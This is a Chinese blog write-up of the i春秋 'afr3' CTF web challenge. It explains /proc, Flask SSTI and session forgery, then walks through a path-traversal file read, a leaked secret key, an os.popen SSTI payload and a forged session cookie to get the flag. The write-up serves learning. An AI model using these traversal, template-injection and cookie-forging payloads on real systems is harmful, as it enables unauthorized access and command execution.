i春秋 afr3 任意文件读取 SSTI flask模板注入 session伪造 详细题解

原创

AAAAAAAAAAAA66 于 2021-11-23 18:15:19 发布 572 收藏 1
分类专栏： CTF -WEB 学习 文章标签： php apache 网络安全

本文链接：https://blog.csdn.net/AAAAAAAAAAAA66/article/details/121490787

这道题考察的范围挺广的，对于我这样的新手很不友好，那些知识也不是一时半会就能够学完的，

我也是搞了好几天，才理解思路和相关细节。

但其实对于这道题来说，只需要从那几个知识面中，了解几个'支点'就能做出。

又回到那句话，做题扩充各种知识点，比从0到1的学，能更快的建立知识体系。

大致看完需要10分钟。

目录

知识点（点击标题可查看更为详细的内容，看了不懂也没关系，直接看我的说人话环节）

Linux系统 /porc目录

proc — 一个虚拟文件系统
/proc 文件系统是一种内核和内核模块用来向进程 (process) 发送信息的机制 (所以叫做 /proc)。这个伪文件系统让你可以和内核内部数据结构进行交互，获取 有关进程的有用信息，在运行中 (on the fly) 改变设置 (通过改变内核参数)。 与其他文件系统不同，/proc 存在于内存之中而不是硬盘上。

/proc 文件系统可以被用于收集有用的关于系统和运行中的内核的信息。

下面是一些重要 的文件：

/proc/cpuinfo - CPU 的信息 (型号, 家族, 缓存大小等)
/proc/meminfo - 物理内存、交换空间等的信息
/proc/mounts - 已加载的文件系统的列表
/proc/devices - 可用设备的列表
/proc/filesystems - 被支持的文件系统
/proc/modules - 已加载的模块
/proc/version - 内核版本
/proc/cmdline - 系统启动时输入的内核命令行参数

说人话环节：利用这个xxx文件系统，可以读取一些相关的文件，进程等信息。

这里我们需要用到的只有这一条

/proc/[PID]/cmdline　　# 可能包含有用的路径信息

PID是需要填写的进程号，当然我们不知道，但这里我们可以用self 来表示我们自己现在正在用的进程。这里放出我们要用到的payload。

```
article?name=../../../proc/self/cmdline
```

其中../../../ 是我们要用到的目录穿越漏洞，在afr1中我们用到过，这里就不叙述了（不会的可以看我的afr2文章）。当然这里必须要三个以上的../，其实多几个也无所谓的（亲测）。

python flask框架 模板注入

首先我们先讲解下什么是模板引擎，为什么需要模板，模板引擎可以让（网站）程序实现界面与数据分离，业务代码与逻辑代码的分离，这大大提升了开发效率，良好的设计也使得代码重用变得更加容易。但是往往新的开发都会导致一些安全问题，虽然模板引擎会提供沙箱机制，但同样存在沙箱逃逸技术来绕过。

模板只是一种提供给程序来解析的一种语法，换句话说，模板是用于从数据（变量）到实际的视觉表现（HTML代码）这项工作的一种实现手段，而这种手段不论在前端还是后端都有应用。

通俗点理解：拿到数据，塞到模板里，然后让渲染引擎将赛进去的东西生成 html 的文本，返回给浏览器，这样做的好处展示数据快，大大提升效率。

后端渲染：浏览器会直接接收到经过服务器计算之后的呈现给用户的最终的HTML字符串，计算就是服务器后端经过解析服务器端的模板来完成的，后端渲染的好处是对前端浏览器的压力较小，主要任务在服务器端就已经完成。

前端渲染：前端渲染相反，是浏览器从服务器得到信息，可能是json等数据包封装的数据，也可能是html代码，他都是由浏览器前端来解析渲染成html的人们可视化的代码而呈现在用户面前，好处是对于服务器后端压力较小，主要渲染在用户的客户端完成。

说人话环节：这道题是后端渲染，我们输入的数据会被服务器执行，所以就能构造一些命令执行等危险代码。（当然，要理解我们的代码是怎么被执行的，需要多理解理解，我也是搞了好几天）

session 伪造

先介绍一下session：

session机制采用的是在服务器端保持 HTTP 状态信息的方案。为了加速session的读取和存储，web服务器中会开辟一块内存用来保存服务器端所有的session，每个session都会有一个唯一标识sessionid，根据客户端传过来的jsessionid(cookie中)，找到对应的服务器端的session。为了防止服务器端的session过多导致内存溢出，web服务器默认会给每个session设置一个有效期，　　（30分钟）若有效期内客户端没有访问过该session，服务器就认为该客户端已离线并删除该session。

当用户发送一个请求到服务器端时，服务器会先检查请求中是否含有sessionid(存在cookie中或者在url中)，

如果不存在sessionid(说明是第一次请求)，就会为该请求用户创建一个session对象，并将该session对象的sessionid（放到响应头的set-cookie中，格式set-cookie:sessionid,下次再请求时cookie中就会有一个name为jsessionid的cookie，value就是sessionid）响应给客户端。

这里就没有说人话环节了：我总结几个要点

1.session可以近似理解为服务器通过你的信息（这里可以理解为你的用户名），给你发一个会话凭证（这里打个比方，凭证就像你的身份码），每个人都不同的。

2.当然这个凭证不能直接用你的名字，还是要通过一层加密。

服务器接收你的名字 然后用密钥加密 再把得到的密文当作session发送给你。以后你用这个session 到这个网站时，网站自动会识别你的身份。

3.那么要点来了，是不是找到加密的密钥，就能伪造任何人的身份呢？


是的，比如说我只知道你以张三的名字登陆过这个网站，而这网站正好用到了session，

我只要知道网站的密钥，把‘张三’这个名字通过密钥加密，是不是就能得到你的身份码（session），从而冒充你进入这个网站呢。

题目

解题过程

进来看到这个，前面两道题都是目录读取，这道题应该也是



点一下提交

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

加个1提交

N1 Page

Hello : 1, why you don't look at our article?

点一下article

Article Content:

THIS IS A SAMPLE ARTICLE!

注意到url栏上name是可以传参的

输入个1，2

Article Content:

[Errno 2] No such file or directory: '/home/nu11111111l/articles/1'


Article Content:

[Errno 2] No such file or directory: '/home/nu11111111l/articles/2'

尝试一下文件读取

构造payload：

article?name=../../../etc/passwd



没用

这里我要说一句，如果没学linux /proc的相关内容的话，是绝对不能直接想到下一步的，实际做CTF不是像看题解一样一口气解出，都是要通过自己掌握的知识技巧进行尝试，甚至是较为曲折的获取flag，而我们刚开始做CTF主要是打开思路，扩充知识点，不断积累。

这样我们走下一步。

考点是linux /proc目录

我们直接构造payload （如果不明白原理的话，回去看知识点，这里就不多叙述了）

```
article?name=../../../proc/self/cmdline
```

Article Content:

pythonserver.py

正在运行这个进程，我们查看一下。这里是server.py 不是pythonserver.py 别搞错了。

payload

```
article?name=../../../proc/self/cwd/server.py
```

Article Content:

#!/usr/bin/python import os from flask import (Flask, render_template, request, url_for, redirect, session, render_template_string) from flask_session import Session app = Flask(__name__) execfile('flag.py') execfile('key.py') FLAG = flag app.secret_key = key @app.route("/n1page", methods=["GET", "POST"]) def n1page(): if request.method != "POST": return redirect(url_for("index")) n1code = request.form.get("n1code") or None if n1code is not None: n1code = n1code.replace(".", "").replace("_", "").replace("{","").replace("}","") if "n1code" not in session or session['n1code'] is None: session['n1code'] = n1code template = None if session['n1code'] is not None: template = '''<h1>N1 Page</h1> <div class="row> Hello : %s, why you don't look at our article?   ''' % session['n1code'] session['n1code'] = None return render_template_string(template) @app.route("/", methods=["GET"]) def index(): return render_template("main.html") @app.route('/article', methods=['GET']) def article(): error = 0 if 'name' in request.args: page = request.args.get('name') else: page = 'article' if page.find('flag')>=0: page = 'notallowed.txt' try: template = open('/home/nu11111111l/articles/{}'.format(page)).read() except Exception as e: template = e return render_template('article.html', template=template) if __name__ == "__main__": app.run(host='0.0.0.0',port=80, debug=False)

看的比较乱 按f12查看源码，这个就比较整齐了。

代码：

```
#!/usr/bin/python
import os
from flask import ( Flask, render_template, request, url_for, redirect, session, render_template_string )
from flask_session import Session

app = Flask(__name__)
execfile('flag.py')
execfile('key.py')

FLAG = flag
app.secret_key = key
@app.route("/n1page", methods=["GET", "POST"])
def n1page():
    if request.method != "POST":
        return redirect(url_for("index"))
    n1code = request.form.get("n1code") or None
    if n1code is not None:
        n1code = n1code.replace(".", "").replace("_", "").replace("{","").replace("}","")
    if "n1code" not in session or session['n1code'] is None:
        session['n1code'] = n1code
    template = None
    if session['n1code'] is not None:
        template = '''&lt;h1&gt;N1 Page&lt;/h1&gt; &lt;div class="row&gt; &lt;div class="col-md-6 col-md-of
        session['n1code'] = None
    return render_template_string(template)

@app.route("/", methods=["GET"])
def index():
    return render_template("main.html")
@app.route('/article', methods=['GET'])
def article():
    error = 0
    if 'name' in request.args:
        page = request.args.get('name')
    else:
        page = 'article'
    if page.find('flag')&gt;=0:
        page = 'notallowed.txt'
    try:
        template = open('/home/nu11111111l/articles/{}'.format(page)).read()
    except Exception as e:
        template = e

    return render_template('article.html', template=template)

if __name__ == "__main__":
app.run(host='0.0.0.0',port=80, debug=False)
```

这里我就不逐一分析代码了。

就说得到的要点：
1.文件夹有2个python文件 flag.py key.py（密钥文件）

2.不能直接访问flag.py,这里任意文件读取过滤了flag关键词。

3.源码存在SSTI模板注入，

```
if "n1code" not in session or session['n1code'] is None: session['n1code'] = n1code
template = None
if session['n1code'] is not None:
 template = '''<h1>N1 Page</h1> <div class="row> <div class="col-md-6 col-md-offset-3 center"> Hello : %s,
session['n1code']
session['n1code'] = None
return render_template_string(template)
```

分析下代码

判断传入的session是否含n1code的session（ 这里可以理解为判断session的身份码）

没有的话template（模板）为空。

有的话，把session带入到模板中渲染(渲染的代码会被执行,这里可以设计命令执行代码（n1code后面加）)

如下

```
{'n1code': '{{\'\'.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__[\'os\'].popen(\'cat flag.
```

这里就是大致flask 模板注入的格式.

然后'{{\'\'.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__[\'os\'].popen(\'cat flag.py\').read()}}'中

.__class__.__mro__[2]

.__subclasses__()[71]

.__init__.__globals__[\'os\']

简单的讲一下：这里是python flask框架中的一些魔术方法，

__class__ 返回类型所属的对象

__mro__ 返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。

__base__ 返回该对象所继承的基类 //

__base__和__mro__都是用来寻找基类的 __subclasses__ 每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表

__init__ 类的初始化方法 __globals__ 对包含函数全局变量的字典的引用

一般我们模板主要要命令执行的话，步骤如下

找到父类<type 'object'>-->寻找子类-->找关于命令执行或者文件操作的模块。

.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__[\'os\']

说人话：就是通过上面划线的语句，打开python命令执行的模块，这样我们的命令popen(\'cat flag.py\').read()才能被执行。

如果想进一步理解，可以看下方2张卡片链接。

SSTI服务器模板注入https://blog.csdn.net/qq_45521281/article/details/106243544
https://blog.csdn.net/qq_45521281/article/details/106243544

SSTI完全学习https://blog.csdn.net/zz_Caleb/article/details/96480967
https://blog.csdn.net/zz_Caleb/article/details/96480967

现在知道了我们要构造的payload，下一步就是把这个加密了，上面已经知道有key.py文件了。

查看

key.py文件

payload

```
article?name=../../../proc/self/cwd/key.py
```

得到密钥。

Article Content:

#!/usr/bin/python key = 'Drmhze6EPcv0fN_81Bj-nA'

问题来了，得到了密钥，如何加密？？？

自己编写脚本可能不太实际。

网上有现成的，flask_session_cookie_manager3.py下载链接https://codeload.github.com/noraj/flask-session-cookie-manager/zip/refs/heads/master https://codeload.github.com/noraj/flask-session-cookie-manager/zip/refs/heads/master

下载到虚拟机之后，在flask_session_cookie_manager3.py文件夹打开终端


。（如果点击链接下载不了的话可以看下我上传的资源）

输入：

```
python3  flask_session_cookie_manager3.py encode -s "Drmhze6EPcv0fN_81Bj-nA" -t "{'n1code': '{{\'\'.__class
```

加密结果为（这个就是我们的身份码+命令执行语句（被模板渲染后执行，就能读取flag文件））

.eJwdikEKgCAQAL8SXlYvQl2CviKxbGoRmCtZhxD_nnUbZqaI2Ft2XkyiFACNaAPljNjoOBnRDHPDfC-_961IZcb-k3vcr3_cAi8UWjLAGWadOPkowdLVrYE2nR5Q-vTkpKpV1BcrHygP.YZuIBg.eOXIyEYlDww9MHN2rJZpk13froc




所以我们最终的payload就是这个

```
.eJwdikEKgCAQAL8SXlYvQl2CviKxbGoRmCtZhxD_nnUbZqaI2Ft2XkyiFACNaAPljNjoOBnRDHPDfC-_961IZcb-k3vcr3_cAi8UWjLAGW
```

使用burp开始抓包

点击提交按钮

把cookie中的session修改，然后放包



右边图片得到flag。

总结步骤(思路)

1.利用linux下 /porc目录下文件作用查看当前运行进程，得到server.py

2. 分析server.py得知存在key.py flag.py（不可查取） 已经模板注入漏洞

3.构造模板注入语句，并使用flask_session_cookie_manager3.py脚本加上密钥加密

4.burp改包实现session伪造，命令执行。得到flag。

觉得有点难点这里

我从第一次看到题目到现在发文章估计有五六天的时间，几个知识点都是从0开始学的，如果你看到一半就觉得很复杂甚至看不下去是正常的，你不妨先理解一下思路，然后我说的三个知识点慢慢琢磨，那个知识点不懂就多去查查资料。

作为一个新手可能写的不好，甚至有点啰嗦（把我大部分碰到的疑惑都写出来，简单的解释了一下）。任何写的不好的地方欢迎指正。

参考链接

Session伪造记录_小蓝同学`的博客-CSDN博客_伪造session

做web开发，怎么能不懂cookie、session和token呢？_no problem的博客-CSDN博客

https://xz.aliyun.com/t/3679

从零学习flask模板注入 - FreeBuf网络安全行业门户

https://blog.csdn.net/wuyaowangchuan/article/details/109784072

SSTI详解 一文了解SSTI和所有常见payload 以flask模板为例_闵行小鱼塘-CSDN博客

Python-Flask框架（四）, jinja2模板注入_Huifeng Tang 的博客-CSDN博客

-----已搬运-------Linux的/proc/self/学习 ++ CTF例题_Zero_Adam的博客-CSDN博客

Linux系统下proc目录详解 - lvhuizhen的个人页面 - OSCHINA - 中文开源技术交流社区

https://www.cnblogs.com/zaqzzz/p/10243961.html

https://blog.csdn.net/zz_Caleb/article/details/96480967